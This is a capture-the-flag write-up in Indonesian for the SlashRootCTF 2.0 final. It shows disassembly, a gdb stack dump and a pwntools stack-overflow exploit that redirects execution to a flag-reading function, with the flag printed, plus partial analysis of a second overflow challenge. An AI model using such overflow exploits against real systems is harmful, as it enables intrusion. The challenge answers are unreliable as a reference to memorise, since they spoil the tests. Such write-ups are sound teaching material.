


Writeup Final SlashRootCTF 2.0



Tribute to All CTF Players

Daftar Isi

Exploit / Pwnable	2
Welcome Drink(50 pts)	2
RPS - (150 pts)	6
Mrs. Morticia (200 pts)	14
Forensic	18
U-Key (50 pts)	18
Bang Fajri Need Help (150 pts)	21
Cryptography	23
AES (100 pts)	23
rsa (150 pts)	26
Web Hacking	30
Morning Call (50 pts)	30
Lunch (150 pts)	31
SlashRoot PDF Maker (200 pts)	35
Reversing	41
Phunpack (50 pts)	41
Flag Service (100 pts)	42
Cryptomaniac (200pts)	45

*Arsip soal dapat diakses di

https://drive.google.com/open?id=0B2bPp_hSral9Fbmk3ZjNUcS1STWc

Exploit / Pwnable

Welcome Drink(50 pts)

Bisakah kalian menemukan resep rahasia dari minuman spesial kami ?

Connect to: nc 103.200.7.150 7777

Solusi:

Diberikan sebuah binary 64 bit. Setelah dibuka, kita dapatkan hasilnya sebagai berikut untuk fungsi menu.

```
.text:00000000004007EF menu      proc near          ; CODE XREF: main+36p
.text:00000000004007EF
.text:00000000004007EF var_40    = qword ptr -40h
.text:00000000004007EF var_38    = qword ptr -38h
.text:00000000004007EF var_30    = qword ptr -30h
.text:00000000004007EF var_28    = qword ptr -28h
.text:00000000004007EF var_20    = qword ptr -20h
.text:00000000004007EF var_10    = dword ptr -10h
.text:00000000004007EF var_C     = dword ptr -0Ch
.text:00000000004007EF var_8     = dword ptr -8
.text:00000000004007EF var_4     = dword ptr -4
.text:00000000004007EF
.text:00000000004007EF          push     rbp
.text:00000000004007F0          mov      rbp, rsp
.text:00000000004007F3          sub      rsp, 40h
.text:00000000004007F7          mov      [rbp+var_40], offset aWine ; "Wine"
.text:00000000004007FF          mov      [rbp+var_38], offset aLemonTea ; "Lemon
Tea"
.text:0000000000400807          mov      [rbp+var_30], offset aHotCoffee ; "Hot
Coffee"
.text:000000000040080F          mov      [rbp+var_28], offset aOrangeJuice ;
"Orange Juice"
.text:0000000000400817          mov      [rbp+var_20], offset aSlashOFreshy ;
"Slash O'Freshy"
.text:000000000040081F          mov      [rbp+var_4], 0
.text:0000000000400826          mov      edi, offset a1_Wine ; "#1. Wine"
.text:000000000040082B          call     _puts
.text:0000000000400830          mov      edi, offset a2_LemonTea ; "#2. Lemon Tea"
.text:0000000000400835          call     _puts
.text:000000000040083A          mov      edi, offset a3_HotCoffee ; "#3. Hot
Coffee"
.text:000000000040083F          call     _puts
.text:0000000000400844          mov      edi, offset a4_OrangeJuice ; "#4. Orange
Juice"
.text:0000000000400849          call     _puts
.text:000000000040084E          mov      edi, offset a5_SlashOFreshy ; "#5. Slash
O'Freshy ( Must Try ! )"
.text:0000000000400853          call     _puts
.text:0000000000400858          mov      edi, offset aSelectTheDrink ; "Select the
drink [ 1 - 5 ]: "
```

```

.text:000000000040085D      mov     eax, 0
.text:0000000000400862      call    _printf
.text:0000000000400867      mov     rax, cs:stdout@@GLIBC_2_2_5
.text:000000000040086E      mov     rdi, rax           ; stream
.text:0000000000400871      call    _fflush
.text:0000000000400876      lea     rax, [rbp+var_10]
.text:000000000040087A      mov     rsi, rax
.text:000000000040087D      mov     edi, offset aD      ; "%d"
.text:0000000000400882      mov     eax, 0
.text:0000000000400887      call    __isoc99_scanf
.text:000000000040088C      mov     eax, [rbp+var_10]
.text:000000000040088F      mov     [rbp+var_C], eax
.text:0000000000400892      cmp     [rbp+var_C], 0
.text:0000000000400896      jnz     short loc_4008BB
.text:0000000000400898      mov     edi, offset aEnterANumberPl ; "Enter a
number, please!"
.text:000000000040089D      call    _puts
.text:00000000004008A2      mov     rax, cs:stdout@@GLIBC_2_2_5
.text:00000000004008A9      mov     rdi, rax           ; stream
.text:00000000004008AC      call    _fflush
.text:00000000004008B1      mov     edi, 1             ; status
.text:00000000004008B6      call    _exit
.text:00000000004008BB ;

-----
.text:00000000004008BB      loc_4008BB:                ; CODE XREF: menu+A7j
.text:00000000004008BB      mov     [rbp+var_8], 0
.text:00000000004008C2      jmp     short loc_400919
.text:00000000004008C4 ;

-----
.text:00000000004008C4      loc_4008C4:                ; CODE XREF: menu+12Ej
.text:00000000004008C4      mov     eax, [rbp+var_C]
.text:00000000004008C7      cmp     eax, [rbp+var_8]
.text:00000000004008CA      jnz     short loc_400915
.text:00000000004008CC      mov     eax, [rbp+var_8]
.text:00000000004008CF      sub     eax, 1
.text:00000000004008D2      cdq     eax
.text:00000000004008D4      mov     rax, [rbp+rax*8+var_40]
.text:00000000004008D9      mov     rsi, rax
.text:00000000004008DC      mov     edi, offset aSServedForYou ; "%s served
for you !\n"
.text:00000000004008E1      mov     eax, 0
.text:00000000004008E6      call    _printf
.text:00000000004008EB      mov     edi, offset aHowSTheTaste? ; "How's the
taste ?"
.text:00000000004008F0      call    _puts
.text:00000000004008F5      mov     rax, cs:stdout@@GLIBC_2_2_5
.text:00000000004008FC      mov     rdi, rax           ; stream
.text:00000000004008FF      call    _fflush
.text:0000000000400904      mov     [rbp+var_4], 1
.text:000000000040090B      mov     eax, 0
.text:0000000000400910      call    comment
.text:0000000000400915      loc_400915:                ; CODE XREF: menu+DBj
.text:0000000000400915      add     [rbp+var_8], 1
.text:0000000000400919      loc_400919:                ; CODE XREF: menu+D3j
.text:0000000000400919      cmp     [rbp+var_8], 5
.text:000000000040091D      jle     short loc_4008C4
.text:000000000040091F      cmp     [rbp+var_4], 0
.text:0000000000400923      jnz     short locret_40093E
.text:0000000000400925      mov     edi, offset aWeDonTHaveThat ; "We don't
have that drink, sorry!"
.text:000000000040092A      call    _puts
.text:000000000040092F      mov     rax, cs:stdout@@GLIBC_2_2_5
.text:0000000000400936      mov     rdi, rax           ; stream
.text:0000000000400939      call    _fflush
.text:000000000040093E      locret_40093E:            ; CODE XREF: menu+134j

```

```
.text:000000000040093E      leave
.text:000000000040093F      retn
.text:000000000040093F menu  endp
```

Pada fungsi menu, terdapat scanf yang bisa kita manfaatkan untuk melakukan overflow. Hal ini terbukti ketika kita mencoba memasukkan karakter 'a' dalam jumlah yang banyak maka akan segfault. Berikutnya kita cari ada fungsi menarik apa yang bisa kita manfaatkan secara cepat. Ternyata ada fungsi _data yang langsung memanggil flag.txt

```
.text:00000000004006FD      public __data
.text:00000000004006FD __data proc near
.text:00000000004006FD      push    rbp
.text:00000000004006FE      mov     rbp, rsp
.text:0000000000400701      mov     edi, offset command ; "/bin/cat flag.txt"
.text:0000000000400706      call    _system
.text:000000000040070B      mov     edi, 1                ; status
.text:0000000000400710      call    _exit
.text:0000000000400710 __data endp
```

Nah, ini lah tujuan kita. Sekarang kita cari offset. Kita coba break di 0x0000000000400751 untuk melihat letak inputan kita. Kita masukkan karakter 'a'*8, ternyata jara untuk mencapai eip adalah 136 sebelum akhirnya bisa kita timpa. Kita coba masukkan 136 karakter 'a'.

```
Breakpoint 1, 0x0000000000400751 in comment ()
gdb-peda$ x/100x $rsp
0x7fffffffda00: 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61
0x7fffffffda08: 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61
0x7fffffffda10: 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61
0x7fffffffda18: 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61
0x7fffffffda20: 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61
0x7fffffffda28: 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61
0x7fffffffda30: 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61
0x7fffffffda38: 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61
0x7fffffffda40: 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61
0x7fffffffda48: 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61
0x7fffffffda50: 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61
0x7fffffffda58: 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61
0x7fffffffda60: 0x61 0x61 0x61 0x61
gdb-peda$ x/100x $rbp
0x7fffffffda80: 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61
0x7fffffffda88: 0x00 0x09 0x40 0x00 0x00 0x00 0x00 0x00
0x7fffffffda90: 0xa4 0x0a 0x40 0x00 0x00 0x00 0x00 0x00
0x7fffffffda98: 0xa9 0x0a 0x40 0x00 0x00 0x00 0x00 0x00
0x7fffffffdaa0: 0xb3 0x0a 0x40 0x00 0x00 0x00 0x00 0x00
0x7fffffffdaa8: 0xbe 0x0a 0x40 0x00 0x00 0x00 0x00 0x00
0x7fffffffdad0: 0xcb 0x0a 0x40 0x00 0x00 0x00 0x00 0x00
0x7fffffffdad8: 0x1f 0xa8 0xa7 0xf7 0xff 0x7f 0x00 0x00
0x7fffffffdac0: 0x02 0x00 0x00 0x00 0x02 0x00 0x00 0x00
0x7fffffffdac8: 0x02 0x00 0x00 0x00 0x01 0x00 0x00 0x00
0x7fffffffdad0: 0xe0 0xda 0xff 0xff 0xff 0x7f 0x00 0x00
0x7fffffffdad8: 0x7b 0x09 0x40 0x00 0x00 0x00 0x00 0x00
0x7fffffffdae0: 0x90 0x09 0x40 0x00
```

TERGUNCANG. Saatnya kita arahkan ke sana. Mwahahaha.

```
#!/usr/bin/python3

from pwn import *

a = remote('103.200.7.150', '7777')
print a.recvuntil('[ 1 - 5 ]:')
a.sendline('1')
print a.recvuntil('Your comment:')
p = 'a'*136
p += p64(0x000000000004006FD)
a.sendline(p)
print a.recv()
print a.recv()
print a.recv()
```

Dapat deh flagnya.

```
$ python drink.py
[+] Opening connection to 103.200.7.150 on port 7777: Done
-- Welcome ladies and gentleman in SlashRootCTF 2.0 Final --
[x] Get your first welcome drink ... [x]

.
.
.
...
\~~~~~/
 \  /
  \ /
   V
   |
   |
  ---

#1. Wine
#2. Lemon Tea
#3. Hot Coffee
#4. Orange Juice
#5. Slash O'Freshy ( Must Try ! )
Select the drink [ 1 - 5 ]:
  Wine served for you !
How's the taste ?
Your comment:

Thanks for your comment, enjoy the drink !

Voilaa !!!! SlashRootCTF{water_and_sugar_is_da_secret_recipe}

[*] Closed connection to 103.200.7.150 port 7777
```

RPS - (150 pts)

Yeay! Ayo bermain batu, gunting, kertas !

Connect to: nc 103.200.7.150 6666

Solusi:

Diberikan sebuah binary 32 bit. Didapatkan source codenya. Kita bisa eksploitasi di fungsi judgement(), yaitu melalui scanf() yang terdapat di dalamnya.

```
.text:080486FD judgement proc near ; CODE
XREF: main+C4p
.text:080486FD
.text:080486FD s1 = byte ptr -88h
.text:080486FD 55 push ebp
.text:080486FE 89 E5 mov ebp, esp
.text:08048700 53 push ebx
.text:08048701 81 EC 94 00 00 00 sub esp, 94h
.text:08048707 C7 04 24 EC 8D 04 08 mov dword ptr [esp], offset
format ; "Select [1/2/3]: "
.text:0804870E E8 2D FD FF FF call _printf
.text:08048713 A1 60 B0 04 08 mov eax, ds:stdout@@GLIBC_2_0
.text:08048718 89 04 24 mov [esp], eax ; stream
.text:0804871B E8 30 FD FF FF call _fflush
.text:08048720 8D 85 78 FF FF FF lea eax, [ebp+s1]
.text:08048726 89 44 24 04 mov [esp+4], eax
.text:0804872A C7 04 24 FD 8D 04 08 mov dword ptr [esp], offset
aS ; "%s"
.text:08048731 E8 8A FD FF FF call ___isoc99_scanf
.text:08048736 C7 44 24 04 E6 8D 04 08 mov dword ptr [esp+4], offset
s2 ; "1"
.text:0804873E 8D 85 78 FF FF FF lea eax, [ebp+s1]
.text:08048744 89 04 24 mov [esp], eax ; s1
.text:08048747 E8 E4 FC FF FF call _strcmp
.text:0804874C 85 C0 test eax, eax
.text:0804874E 74 52 jz short loc_80487A2
.text:08048750 C7 44 24 04 E8 8D 04 08 mov dword ptr [esp+4], offset
a2 ; "2"
.text:08048758 8D 85 78 FF FF FF lea eax, [ebp+s1]
.text:0804875E 89 04 24 mov [esp], eax ; s1
.text:08048761 E8 CA FC FF FF call _strcmp
.text:08048766 85 C0 test eax, eax
.text:08048768 74 38 jz short loc_80487A2
.text:0804876A C7 44 24 04 EA 8D 04 08 mov dword ptr [esp+4], offset
a3 ; "3"
.text:08048772 8D 85 78 FF FF FF lea eax, [ebp+s1]
.text:08048778 89 04 24 mov [esp], eax ; s1
.text:0804877B E8 B0 FC FF FF call _strcmp
.text:08048780 85 C0 test eax, eax
.text:08048782 74 1E jz short loc_80487A2
.text:08048784 C7 04 24 00 8E 04 08 mov dword ptr [esp], offset
aTidakSah ; "Tidak sah!"
.text:0804878B E8 E0 FC FF FF call _puts
.text:08048790 A1 60 B0 04 08 mov eax, ds:stdout@@GLIBC_2_0
.text:08048795 89 04 24 mov [esp], eax ; stream
.text:08048798 E8 B3 FC FF FF call _fflush
.text:0804879D E9 B1 03 00 00 jmp loc_8048B53
.text:080487A2 ;
-----
.text:080487A2 loc_80487A2: ; CODE
XREF: judgement+51j
.text:080487A2 ;
judgement+6Bj ...
```

```

.text:080487A2 8B 1D 68 B0 04 08      mov     ebx, ds:rps
.text:080487A8 8D 85 78 FF FF FF      lea     eax, [ebp+s1]
.text:080487AE 89 04 24      mov     [esp], eax      ; s1
.text:080487B1 E8 CE FE FF FF      call    toformat
.text:080487B6 83 E8 01      sub     eax, 1
.text:080487B9 89 04 24      mov     [esp], eax
.text:080487BC E8 9F FE FF FF      call    mrps
.text:080487C1 89 5C 24 04      mov     [esp+4], ebx    ; s2
.text:080487C5 89 04 24      mov     [esp], eax      ; s1
.text:080487C8 E8 63 FC FF FF      call    _strcmp
.text:080487CD 85 C0      test    eax, eax
.text:080487CF 75 45      jnz     short loc_8048816
.text:080487D1 8B 1D 68 B0 04 08      mov     ebx, ds:rps
.text:080487D7 8D 85 78 FF FF FF      lea     eax, [ebp+s1]
.text:080487DD 89 04 24      mov     [esp], eax      ; s1
.text:080487E0 E8 9F FE FF FF      call    toformat
.text:080487E5 83 E8 01      sub     eax, 1
.text:080487E8 89 04 24      mov     [esp], eax
.text:080487EB E8 70 FE FF FF      call    mrps
.text:080487F0 89 5C 24 08      mov     [esp+8], ebx
.text:080487F4 89 44 24 04      mov     [esp+4], eax
.text:080487F8 C7 04 24 0C 8E 04 08      mov     dword ptr [esp], offset
aSAndaVsSBotSer ; "%s ( Anda ) vs %s ( Bot ) = Seri!\n"
.text:080487FF E8 3C FC FF FF      call    _printf
.text:08048804 A1 60 B0 04 08      mov     eax, ds:stdout@@GLIBC_2_0
.text:08048809 89 04 24      mov     [esp], eax      ; stream
.text:0804880C E8 3F FC FF FF      call    _fflush
.text:08048811 E9 3D 03 00 00      jmp     loc_8048B53
.text:08048816      ;

-----
.text:08048816
.text:08048816      loc_8048816:      ; CODE
XREF: judgement+D2j
.text:08048816 8D 85 78 FF FF FF      lea     eax, [ebp+s1]
.text:0804881C 89 04 24      mov     [esp], eax      ; s1
.text:0804881F E8 60 FE FF FF      call    toformat
.text:08048824 83 E8 01      sub     eax, 1
.text:08048827 89 04 24      mov     [esp], eax
.text:0804882A E8 31 FE FF FF      call    mrps
.text:0804882F C7 44 24 04 D2 8D 04 08      mov     dword ptr [esp+4], offset
aKertas ; "Kertas"
.text:08048837 89 04 24      mov     [esp], eax      ; s1
.text:0804883A E8 F1 FB FF FF      call    _strcmp
.text:0804883F 85 C0      test    eax, eax
.text:08048841 75 5E      jnz     short loc_80488A1
.text:08048843 A1 68 B0 04 08      mov     eax, ds:rps
.text:08048848 C7 44 24 04 D9 8D 04 08      mov     dword ptr [esp+4], offset
aBatu ; "Batu"
.text:08048850 89 04 24      mov     [esp], eax      ; s1
.text:08048853 E8 D8 FB FF FF      call    _strcmp
.text:08048858 85 C0      test    eax, eax
.text:0804885A 75 45      jnz     short loc_80488A1
.text:0804885C 8B 1D 68 B0 04 08      mov     ebx, ds:rps
.text:08048862 8D 85 78 FF FF FF      lea     eax, [ebp+s1]
.text:08048868 89 04 24      mov     [esp], eax      ; s1
.text:0804886B E8 14 FE FF FF      call    toformat
.text:08048870 83 E8 01      sub     eax, 1
.text:08048873 89 04 24      mov     [esp], eax
.text:08048876 E8 E5 FD FF FF      call    mrps
.text:0804887B 89 5C 24 08      mov     [esp+8], ebx
.text:0804887F 89 44 24 04      mov     [esp+4], eax
.text:08048883 C7 04 24 30 8E 04 08      mov     dword ptr [esp], offset
aSAndaVsSBotAnd ; "%s ( Anda ) vs %s ( Bot ) = Anda menang"...
.text:0804888A E8 B1 FB FF FF      call    _printf
.text:0804888F A1 60 B0 04 08      mov     eax, ds:stdout@@GLIBC_2_0
.text:08048894 89 04 24      mov     [esp], eax      ; stream
.text:08048897 E8 B4 FB FF FF      call    _fflush
.text:0804889C E9 B2 02 00 00      jmp     loc_8048B53
.text:080488A1      ;

-----

```



```

.text:080488A1
.text:080488A1          loc_80488A1:                                ; CODE
XREF: judgement+144j
.text:080488A1
judgement+15Dj
.text:080488A1 8D 85 78 FF FF FF          lea     eax, [ebp+s1]
.text:080488A7 89 04 24                  mov     [esp], eax      ; s1
.text:080488AA E8 D5 FD FF FF          call    toformat
.text:080488AF 83 E8 01                  sub     eax, 1
.text:080488B2 89 04 24                  mov     [esp], eax
.text:080488B5 E8 A6 FD FF FF          call    mrps
.text:080488BA C7 44 24 04 D2 8D 04 08    mov     dword ptr [esp+4], offset
aKertas ; "Kertas"
.text:080488C2 89 04 24                  mov     [esp], eax      ; s1
.text:080488C5 E8 66 FB FF FF          call    _strcmp
.text:080488CA 85 C0                  test    eax, eax
.text:080488CC 75 5E                  jnz     short loc_804892C
.text:080488CE A1 68 B0 04 08          mov     eax, ds:rps
.text:080488D3 C7 44 24 04 DE 8D 04 08    mov     dword ptr [esp+4], offset
aGunting ; "Gunting"
.text:080488DB 89 04 24                  mov     [esp], eax      ; s1
.text:080488DE E8 4D FB FF FF          call    _strcmp
.text:080488E3 85 C0                  test    eax, eax
.text:080488E5 75 45                  jnz     short loc_804892C
.text:080488E7 8B 1D 68 B0 04 08          mov     ebx, ds:rps
.text:080488ED 8D 85 78 FF FF FF          lea     eax, [ebp+s1]
.text:080488F3 89 04 24                  mov     [esp], eax      ; s1
.text:080488F6 E8 89 FD FF FF          call    toformat
.text:080488FB 83 E8 01                  sub     eax, 1
.text:080488FE 89 04 24                  mov     [esp], eax
.text:08048901 E8 5A FD FF FF          call    mrps
.text:08048906 89 5C 24 08          mov     [esp+8], ebx
.text:0804890A 89 44 24 04          mov     [esp+4], eax
.text:0804890E C7 04 24 5C 8E 04 08    mov     dword ptr [esp], offset
aSAndaVsSBotA_0 ; "%s ( Anda ) vs %s ( Bot ) = Anda kalah\"...
.text:08048915 E8 26 FB FF FF          call    _printf
.text:0804891A A1 60 B0 04 08          mov     eax, ds:stdout@@GLIBC_2_0
.text:0804891F 89 04 24                  mov     [esp], eax      ; stream
.text:08048922 E8 29 FB FF FF          call    _fflush
.text:08048927 E9 27 02 00 00          jmp     loc_8048B53
.text:0804892C
;
-----
.text:0804892C
.text:0804892C          loc_804892C:                                ; CODE
XREF: judgement+1CFj
.text:0804892C
judgement+1E8j
.text:0804892C 8D 85 78 FF FF FF          lea     eax, [ebp+s1]
.text:08048932 89 04 24                  mov     [esp], eax      ; s1
.text:08048935 E8 4A FD FF FF          call    toformat
.text:0804893A 83 E8 01                  sub     eax, 1
.text:0804893D 89 04 24                  mov     [esp], eax
.text:08048940 E8 1B FD FF FF          call    mrps
.text:08048945 C7 44 24 04 D9 8D 04 08    mov     dword ptr [esp+4], offset
aBatu ; "Batu"
.text:0804894D 89 04 24                  mov     [esp], eax      ; s1
.text:08048950 E8 DB FA FF FF          call    _strcmp
.text:08048955 85 C0                  test    eax, eax
.text:08048957 75 5E                  jnz     short loc_80489B7
.text:08048959 A1 68 B0 04 08          mov     eax, ds:rps
.text:0804895E C7 44 24 04 DE 8D 04 08    mov     dword ptr [esp+4], offset
aGunting ; "Gunting"
.text:08048966 89 04 24                  mov     [esp], eax      ; s1
.text:08048969 E8 C2 FA FF FF          call    _strcmp
.text:0804896E 85 C0                  test    eax, eax
.text:08048970 75 45                  jnz     short loc_80489B7
.text:08048972 8B 1D 68 B0 04 08          mov     ebx, ds:rps
.text:08048978 8D 85 78 FF FF FF          lea     eax, [ebp+s1]
.text:0804897E 89 04 24                  mov     [esp], eax      ; s1
.text:08048981 E8 FE FC FF FF          call    toformat

```

```

.text:08048986 83 E8 01          sub     eax, 1
.text:08048989 89 04 24          mov     [esp], eax
.text:0804898C E8 CF FC FF FF    call    mrps
.text:08048991 89 5C 24 08       mov     [esp+8], ebx
.text:08048995 89 44 24 04       mov     [esp+4], eax
.text:08048999 C7 04 24 30 8E 04 08 mov     dword ptr [esp], offset
aSAndaVsSBotAnd ; "%s ( Anda ) vs %s ( Bot ) = Anda menang"...
.text:080489A0 E8 9B FA FF FF    call    _printf
.text:080489A5 A1 60 B0 04 08    mov     eax, ds:stdout@@GLIBC_2_0
.text:080489AA 89 04 24          mov     [esp], eax      ; stream
.text:080489AD E8 9E FA FF FF    call    _fflush
.text:080489B2 E9 9C 01 00 00    jmp     loc_8048B53
.text:080489B7                                     ;
-----
.text:080489B7
.text:080489B7                                     loc_80489B7:                                     ; CODE
XREF: judgement+25Aj
.text:080489B7                                     ;
judgement+273j
.text:080489B7 8D 85 78 FF FF FF    lea     eax, [ebp+s1]
.text:080489BD 89 04 24          mov     [esp], eax      ; s1
.text:080489C0 E8 BF FC FF FF    call    toformat
.text:080489C5 83 E8 01          sub     eax, 1
.text:080489C8 89 04 24          mov     [esp], eax
.text:080489CB E8 90 FC FF FF    call    mrps
.text:080489D0 C7 44 24 04 D9 8D 04 08 mov     dword ptr [esp+4], offset
aBatu ; "Batu"
.text:080489D8 89 04 24          mov     [esp], eax      ; s1
.text:080489DB E8 50 FA FF FF    call    _strcmp
.text:080489E0 85 C0          test    eax, eax
.text:080489E2 75 5E          jnz     short loc_8048A42
.text:080489E4 A1 68 B0 04 08    mov     eax, ds:rps
.text:080489E9 C7 44 24 04 D2 8D 04 08 mov     dword ptr [esp+4], offset
aKertas ; "Kertas"
.text:080489F1 89 04 24          mov     [esp], eax      ; s1
.text:080489F4 E8 37 FA FF FF    call    _strcmp
.text:080489F9 85 C0          test    eax, eax
.text:080489FB 75 45          jnz     short loc_8048A42
.text:080489FD 8B 1D 68 B0 04 08    mov     ebx, ds:rps
.text:08048A03 8D 85 78 FF FF FF    lea     eax, [ebp+s1]
.text:08048A09 89 04 24          mov     [esp], eax      ; s1
.text:08048A0C E8 73 FC FF FF    call    toformat
.text:08048A11 83 E8 01          sub     eax, 1
.text:08048A14 89 04 24          mov     [esp], eax
.text:08048A17 E8 44 FC FF FF    call    mrps
.text:08048A1C 89 5C 24 08       mov     [esp+8], ebx
.text:08048A20 89 44 24 04       mov     [esp+4], eax
.text:08048A24 C7 04 24 84 8E 04 08 mov     dword ptr [esp], offset
aSAndaVsSBotA_1 ; "%s ( Anda ) vs %s ( Bot ) = Anda Kalah\""...
.text:08048A2B E8 10 FA FF FF    call    _printf
.text:08048A30 A1 60 B0 04 08    mov     eax, ds:stdout@@GLIBC_2_0
.text:08048A35 89 04 24          mov     [esp], eax      ; stream
.text:08048A38 E8 13 FA FF FF    call    _fflush
.text:08048A3D E9 11 01 00 00    jmp     loc_8048B53
.text:08048A42                                     ;
-----
.text:08048A42
.text:08048A42                                     loc_8048A42:                                     ; CODE
XREF: judgement+2E5j
.text:08048A42                                     ;
judgement+2FEj
.text:08048A42 8D 85 78 FF FF FF    lea     eax, [ebp+s1]
.text:08048A48 89 04 24          mov     [esp], eax      ; s1
.text:08048A4B E8 34 FC FF FF    call    toformat
.text:08048A50 83 E8 01          sub     eax, 1
.text:08048A53 89 04 24          mov     [esp], eax
.text:08048A56 E8 05 FC FF FF    call    mrps
.text:08048A5B C7 44 24 04 DE 8D 04 08 mov     dword ptr [esp+4], offset
aGunting ; "Gunting"
.text:08048A63 89 04 24          mov     [esp], eax      ; s1

```

```

.text:08048A66 E8 C5 F9 FF FF      call     _strcmp
.text:08048A6B 85 C0                test     eax, eax
.text:08048A6D 75 5E                jnz      short loc_8048ACD
.text:08048A6F A1 68 B0 04 08      mov      eax, ds:rps
.text:08048A74 C7 44 24 04 D2 8D 04 08  mov      dword ptr [esp+4], offset
aKertas ; "Kertas"
.text:08048A7C 89 04 24      mov      [esp], eax          ; s1
.text:08048A7F E8 AC F9 FF FF      call     _strcmp
.text:08048A84 85 C0                test     eax, eax
.text:08048A86 75 45                jnz      short loc_8048ACD
.text:08048A88 8B 1D 68 B0 04 08  mov      ebx, ds:rps
.text:08048A8E 8D 85 78 FF FF FF      lea      eax, [ebp+s1]
.text:08048A94 89 04 24      mov      [esp], eax          ; s1
.text:08048A97 E8 E8 FB FF FF      call     toformat
.text:08048A9C 83 E8 01          sub      eax, 1
.text:08048A9F 89 04 24      mov      [esp], eax
.text:08048AA2 E8 B9 FB FF FF      call     mrps
.text:08048AA7 89 5C 24 08  mov      [esp+8], ebx
.text:08048AAB 89 44 24 04  mov      [esp+4], eax
.text:08048AAF C7 04 24 30 8E 04 08  mov      dword ptr [esp], offset
aSAndaVsSBotAnd ; "%s ( Anda ) vs %s ( Bot ) = Anda menang"...
.text:08048AB6 E8 85 F9 FF FF      call     _printf
.text:08048ABB A1 60 B0 04 08  mov      eax, ds:stdout@@GLIBC_2_0
.text:08048AC0 89 04 24      mov      [esp], eax          ; stream
.text:08048AC3 E8 88 F9 FF FF      call     _fflush
.text:08048AC8 E9 86 00 00 00      jmp      loc_8048B53
.text:08048ACD                                     ;
-----
.text:08048ACD                                     loc_8048ACD:                                     ; CODE
XREF: judgement+370j
.text:08048ACD                                     ;
judgement+389j
.text:08048ACD 8D 85 78 FF FF FF      lea      eax, [ebp+s1]
.text:08048AD3 89 04 24      mov      [esp], eax          ; s1
.text:08048AD6 E8 A9 FB FF FF      call     toformat
.text:08048ADB 83 E8 01          sub      eax, 1
.text:08048ADE 89 04 24      mov      [esp], eax
.text:08048AE1 E8 7A FB FF FF      call     mrps
.text:08048AE6 C7 44 24 04 DE 8D 04 08  mov      dword ptr [esp+4], offset
aGunting ; "Gunting"
.text:08048AEE 89 04 24      mov      [esp], eax          ; s1
.text:08048AF1 E8 3A F9 FF FF      call     _strcmp
.text:08048AF6 85 C0                test     eax, eax
.text:08048AF8 75 59                jnz      short loc_8048B53
.text:08048AFA A1 68 B0 04 08  mov      eax, ds:rps
.text:08048AFF C7 44 24 04 D9 8D 04 08  mov      dword ptr [esp+4], offset
aBatu ; "Batu"
.text:08048B07 89 04 24      mov      [esp], eax          ; s1
.text:08048B0A E8 21 F9 FF FF      call     _strcmp
.text:08048B0F 85 C0                test     eax, eax
.text:08048B11 75 40                jnz      short loc_8048B53
.text:08048B13 8B 1D 68 B0 04 08  mov      ebx, ds:rps
.text:08048B19 8D 85 78 FF FF FF      lea      eax, [ebp+s1]
.text:08048B1F 89 04 24      mov      [esp], eax          ; s1
.text:08048B22 E8 5D FB FF FF      call     toformat
.text:08048B27 83 E8 01          sub      eax, 1
.text:08048B2A 89 04 24      mov      [esp], eax
.text:08048B2D E8 2E FB FF FF      call     mrps
.text:08048B32 89 5C 24 08  mov      [esp+8], ebx
.text:08048B36 89 44 24 04  mov      [esp+4], eax
.text:08048B3A C7 04 24 5C 8E 04 08  mov      dword ptr [esp], offset
aSAndaVsSBotA_0 ; "%s ( Anda ) vs %s ( Bot ) = Anda kalah"...
.text:08048B41 E8 FA F8 FF FF      call     _printf
.text:08048B46 A1 60 B0 04 08  mov      eax, ds:stdout@@GLIBC_2_0
.text:08048B4B 89 04 24      mov      [esp], eax          ; stream
.text:08048B4E E8 FD F8 FF FF      call     _fflush
.text:08048B53
.text:08048B53                                     loc_8048B53:                                     ; CODE
XREF: judgement+A0j

```

```

.text:08048B53                                     ;
judgement+114j ...
.text:08048B53 81 C4 94 00 00 00                add     esp, 94h
.text:08048B59 5B                                pop     ebx
.text:08048B5A 5D                                pop     ebp
.text:08048B5B C3                                retn
.text:08048B5B                                judgement endp

```

Masukkan inputan yang bisa mengoverflow. Ternyata di dalam binary, ada yang menarik.

```

.rodata:08048CC0 0000000A C /bin/bash
.rodata:08048CCA 0000000A C /bin/date
.rodata:08048CD4 0000002A C
.rodata:08048D00 00000028 C ---'_____\_
.rodata:08048D28 00000028 C      ('-')
.rodata:08048D50 00000029 C      . _ (( ))
.rodata:08048D7C 00000029 C      -' (( ))
.rodata:08048DA8 0000002A C ---.____(( ) VERSUS      ( ) ) ____ .---
.rodata:08048DD2 00000007 C Kertas
.rodata:08048DD9 00000005 C Batu
.rodata:08048DDE 00000008 C Gunting
.rodata:08048DEC 00000011 C Select [1/2/3]:
.rodata:08048E00 0000000B C Tidak sah!
.rodata:08048E0C 00000023 C %s ( Anda ) vs %s ( Bot ) = Seri!\n
.rodata:08048E30 00000029 C %s ( Anda ) vs %s ( Bot ) = Anda menang\n
.rodata:08048E5C 00000028 C %s ( Anda ) vs %s ( Bot ) = Anda kalah\n
.rodata:08048E84 00000028 C %s ( Anda ) vs %s ( Bot ) = Anda Kalah\n
.rodata:08048EAC 00000008 C %d. %s\n
.eh_frame:08048F3F 00000005 C ;*2$\"

```

Ada string /bin/bash dan juga /bin/date. Selain itu, ternyata ada juga fungsi system(). Mantap. Sekarang saatnya kita debug. Awalnya, kita tidak bisa debug.

